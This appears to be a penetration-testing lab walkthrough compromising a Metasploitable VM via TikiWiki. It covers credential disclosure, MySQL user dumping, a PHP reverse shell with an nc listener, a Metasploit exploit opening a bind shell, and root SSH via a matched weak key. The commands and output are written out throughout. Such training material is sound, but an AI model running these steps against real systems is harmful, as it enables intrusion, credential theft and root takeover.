
We have found the the database details. Now, the next step is to go to the database.



Create a new terminal and go to Firefox.


URL: `http://10.0.2.6/tikiwiki/tiki-listpages.php?offset=0&sort_mode=`

This page gives us important information to access the MySQL database. We have found the name (tikiwiki195) and user (root) and the password (root) of the database.




Now, let's access the tikiwiki database via terminal.


```
root@kali-linux:~# mysql -h 10.0.2.6 -u root -p
Enter password: root
```




```
MySQL [(none)] > show databases;
```


Find the databases. We have found tikiwiki195 from before.






```
MySQL [tikiwiki195] > show tables;
```

Access the users_users table.




MySQL [tikiwiki195] > select * from users_users;

```
MySQL [tikiwiki195]> select * from users_users;
+--------+-------+-------+----------+----------+---------------+------------+---
----------+------------------+-----------+----------+-------------------------
--------+---------+------------+------------+----------------+------------+-----
----------+------------+-------+
| userId | email | login | password | provpass | default_group | lastLogin  | cu
rrentLogin | registrationDate | challenge | pass_due | hash
       | created | avatarName | avatarSize | avatarFileType | avatarData | avat
arLibName | avatarType | score |
+--------+-------+-------+----------+----------+---------------+------------+---
----------+------------------+-----------+----------+-------------------------
--------+---------+------------+------------+----------------+------------+-----
----------+------------+-------+
|      1 |       | admin | admin    | NULL     | NULL          | 1271712540 |
1271712540 |             NULL | NULL      |     NULL | f6fdffe48c908deb0f4c3bd36
c032e72 |    NULL | NULL       |       NULL | NULL          | NULL       | NULL
         | NULL       |     0 |
+--------+-------+-------+----------+----------+---------------+------------+---
----------+------------------+-----------+----------+-------------------------
--------+---------+------------+------------+----------------+------------+-----
----------+------------+-------+
1 row in set (0.00 sec)

MySQL [tikiwiki195]>
```


```
MySQL [tikiwiki195]> select login, password from users_users;
+-------+----------+
| login | password |
+-------+----------+
| admin | admin    |
+-------+----------+
1 row in set (0.00 sec)

MySQL [tikiwiki195]>
```

Go to firefox and login into tikiwiki database.




Logging in will prompt change password. Let's change the password to "admin123".

We are in.



Navigate to your php reverse shell file “shell.php” and change the IP (Kali) and port number (random). Then, make a backup by uploading the shell.php file.



From there, start listening to the 4321 port using command `root@kali-linux:~# nc -v -l -p 4321` and uploaded the php reverse shell “shell.php” file to tikiwiki as a backup. Following that, ran commands to check we got to the metasploitable machine with `whoami`, `hostname`, and `cat /etc/passwd` to show sensitive information.

Accessing http://10.0.2.6/tikiwiki/backups/shell.php gets this error.

```
[Child 2879] WARNING: pipe error (3): Connection reset by peer: file /build/fire
fox-esr-TVuMhV/firefox-esr-52.9.0esr/ipc/chromium/src/chrome/common/ipc_channel_
posix.cc, line 322
[Child 2879] ###!!! ABORT: Aborting on channel error.: file /build/firefox-esr-T
VuMhV/firefox-esr-52.9.0esr/ipc/glue/MessageChannel.cpp, line 2152
[Child 2879] ###!!! ABORT: Aborting on channel error.: file /build/firefox-esr-T
VuMhV/firefox-esr-52.9.0esr/ipc/glue/MessageChannel.cpp, line 2152

root@kali-linux:~# nc -v -l -p 4321
listening on [any] 4321 ...
10.0.2.6: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.6] 57536
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
 13:27:30 up  1:57,  1 user,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                11:30    1:34   0.04s  0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ whoami
www-data
$ hostname
metasploitable
$ cat /etc/passwd
```

Running cat /etc/passwd

```
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
$
```

Go back to the terminal where we've access the msfconsole before and run command search tikiwiki.

```
TikiWiki tiki-graph_formula Remote PHP Code Execution
   exploit/unix/webapp/tikiwiki_jhot_exec           2006-09-02       excellent
TikiWiki jhot Remote Command Execution
   exploit/unix/webapp/tikiwiki_unserialize_exec    2012-07-04       excellent
Tiki Wiki unserialize() PHP Code Execution
   exploit/unix/webapp/tikiwiki_upload_exec         2016-07-11       excellent
Tiki Wiki Unauthenticated File Upload Vulnerability


msf > use auxiliary/admin/tikiwiki/tikidblib
msf auxiliary(admin/tikiwiki/tikidblib) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf auxiliary(admin/tikiwiki/tikidblib) > exploit

[*] Establishing a connection to the target...
[*] Get informations about database...
[*] Install path : /var/www/tikiwiki/lib/tikidblib.php
[*] DB type      : mysql
[*] DB name      : tikiwiki195
[*] DB host      : localhost
[*] DB user      : root
[*] DB password  : root
[*] Auxiliary module execution completed
msf auxiliary(admin/tikiwiki/tikidblib) > search tikiwiki
```

```
================

   Name                                          Disclosure Date  Rank
Description
   ----                                          ---------------  ----
-----------
   auxiliary/admin/tikiwiki/tikidblib            2006-11-01       normal
TikiWiki Information Disclosure
   exploit/unix/webapp/php_xmlrpc_eval           2005-06-29       excellent
PHP XML-RPC Arbitrary Code Execution
   exploit/unix/webapp/tikiwiki_graph_formula_exec  2007-10-10       excellent
TikiWiki tiki-graph_formula Remote PHP Code Execution
   exploit/unix/webapp/tikiwiki_jhot_exec        2006-09-02       excellent
TikiWiki jhot Remote Command Execution
   exploit/unix/webapp/tikiwiki_unserialize_exec    2012-07-04       excellent
Tiki Wiki unserialize() PHP Code Execution
   exploit/unix/webapp/tikiwiki_upload_exec      2016-07-11       excellent
Tiki Wiki Unauthenticated File Upload Vulnerability


msf > Interrupt: use the 'exit' command to quit
msf > Interrupt: use the 'exit' command to quit
msf > use exploit/unix/webapp/tikiwiki_graph_formula_exec
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) >
```

```
# use unix/webapp/tikiwiki_graph_formula_exec
# show options
```

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/webapp/tikiwiki_graph_formula_exec) >
```

Show the payloads.

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   generic/custom                                       normal  Custom Payload
   generic/shell_bind_tcp                               normal  Generic Command
Shell, Bind TCP Inline
   generic/shell_reverse_tcp                            normal  Generic Command
Shell, Reverse TCP Inline
   php/bind_perl                                        normal  PHP Command Shel
l, Bind TCP (via Perl)
   php/bind_perl_ipv6                                   normal  PHP Command Shel
l, Bind TCP (via perl) IPv6
   php/bind_php                                         normal  PHP Command Shel
l, Bind TCP (via PHP)
   php/bind_php_ipv6                                    normal  PHP Command Shel
l, Bind TCP (via php) IPv6
   php/download_exec                                    normal  PHP Executable D
ownload and Execute
   php/exec                                             normal  PHP Execute Comm
```

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set payload generic/shell
_bind_tcp
payload => generic/shell_bind_tcp
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) >
```


Show options.

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOST    10.0.2.6         yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host


Payload options (generic/shell_bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  10.0.2.6         no        The target address
```

Begin the exploit.


```
   0   Automatic


msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit

[*] Attempting to obtain database credentials...
[*] The server returned            : 200 OK
[*] Server version                 : Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10
 with Suhosin-Patch
[*] TikiWiki database informations :

db_tiki   : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : root
pass_tiki : root
dbs_tiki  : tikiwiki195

[*] Attempting to execute our payload...
[*] Started bind TCP handler against 10.0.2.6:4444
[*] Command shell session 1 opened (10.0.2.15:40755 -> 10.0.2.6:4444) at 2019-10
-04 14:50:08 -0700
```

Run `ls` to see if you can view the .php files in the db.




Run `whoami`

Run `cat /etc/passwd`



Run `ls -lart /root`



Run `ls -lart /root/.ssh`
We have found the authorized keys.

```
ls -lart /root/.ssh
total 12
drwxr-xr-x 3 root root 4096 May 17  2010 ..
drwxr-xr-x 2 root root 4096 May 17  2010 .
-rw-r--r-- 1 root root  405 May 17  2010 authorized_keys
```

Run `cat /root/.ssh/authorized_keys`

```
cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShH
QqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvS
jGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU
3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo
9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploit
able
```

Unzip the provided ssh keys with command: tar jxvf 5622.tar.bz2. This file contains a sample of the keys that we can match.

```
rsa/2048/4a2e0adec039980ce44f055f2b19e5e3-11837
rsa/2048/30388df39db5ac954cd27751ea951740-27600.pub
rsa/2048/5c89c6c9db773399e7c9d1c0839cba88-24658
rsa/2048/ad65d74b5ec66eeaa2a3664431ea798f-24452
rsa/2048/9a17284a539df12e169db053df3a5bc7-22476.pub
rsa/2048/2a8b7027411867e66a545f2e405e42d3-32766.pub
rsa/2048/4be5cddcd209d1d6d6432e9749fa9d6b-3075
rsa/2048/902da270cdddd7b6b0d58935b4382dfe-15201.pub
rsa/2048/887a1b501effb90abb9b698d0e9ba4d8-5604.pub
rsa/2048/5ae84603798745fcc30ba581e77481bc-29023
rsa/2048/05822a65ece616d278229dce562d951e-26858.pub
rsa/2048/c8b806bf9674d0280339e3098feb77f0-16906
rsa/2048/a2ee253ffee7c53138f88523add82e8e-3199
rsa/2048/2df5993a79670bfbf518ccbe1c880698-6057
rsa/2048/22395760ea6265919ef5db8d26dda56c-17578
rsa/2048/e311fc52da0d062cd6e9a507a7470db8-15835.pub
rsa/2048/ae88b6e25a832541ac60978e90fb40fe-28014
rsa/2048/759ee1c853d2fcc07a13e6867ed75a35-26843
rsa/2048/22817b9fcfca9c043d6d48dac528b0a6-3298
rsa/2048/cd84c0196af31046b45037f39208c9c1-11710
rsa/2048/9634a42c34d72e776593a9f1ddd38085-2633
rsa/2048/1668b5d4171480a6359c0966ded47550-15730
rsa/2048/b8a7774ef9e5b9b2b73a685e509b899b-2131
root@kali-linux:~/Downloads#
```

cd rsa/2048/

```
rsa/2048/30388df39db5ac954cd27751ea951740-27600.pub
rsa/2048/5c89c6c9db773399e7c9d1c0839cba88-24658
rsa/2048/ad65d74b5ec66eeaa2a3664431ea798f-24452
rsa/2048/9a17284a539df12e169db053df3a5bc7-22476.pub
rsa/2048/2a8b7027411867e66a545f2e405e42d3-32766.pub
rsa/2048/4be5cddcd209d1d6d6432e9749fa9d6b-3075
rsa/2048/902da270cdddd7b6b0d58935b4382dfe-15201.pub
rsa/2048/887a1b501effb90abb9b698d0e9ba4d8-5604.pub
rsa/2048/5ae84603798745fcc30ba581e77481bc-29023
rsa/2048/05822a65ece616d278229dce562d951e-26858.pub
rsa/2048/c8b806bf9674d0280339e3098feb77f0-16906
rsa/2048/a2ee253ffee7c53138f88523add82e8e-3199
rsa/2048/2df5993a79670bfbf518ccbe1c880698-6057
rsa/2048/22395760ea6265919ef5db8d26dda56c-17578
rsa/2048/e311fc52da0d062cd6e9a507a7470db8-15835.pub
rsa/2048/ae88b6e25a832541ac60978e90fb40fe-28014
rsa/2048/759ee1c853d2fcc07a13e6867ed75a35-26843
rsa/2048/22817b9fcfca9c043d6d48dac528b0a6-3298
rsa/2048/cd84c0196af31046b45037f39208c9c1-11710
rsa/2048/9634a42c34d72e776593a9f1ddd38085-2633
rsa/2048/1668b5d4171480a6359c0966ded47550-15730
rsa/2048/b8a7774ef9e5b9b2b73a685e509b899b-2131
root@kali-linux:~/Downloads# cd rsa/2048/
root@kali-linux:~/Downloads/rsa/2048#
```

grep –lr [copied key] *.pub

```
root@kali-linux:~/Downloads/rsa/2048# grep -lr AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJF
ZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0
zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCD
LYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRW
ocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4Woc
yVxsXovcNnbALTp3w *.pub
57c3115d77c56390332dc5c49978627a-5429.pub
root@kali-linux:~/Downloads/rsa/2048#
```

ssh –i [matched key] root@[victim machine IP]

By uploading the shell.php (reverse shell .php file) we were able to root access.

```
root@kali-linux:~/Downloads/rsa/2048# ssh -i 57c3115d77c56390332dc5c49978627a-54
29 root@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.6' (RSA) to the list of known hosts.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~#
```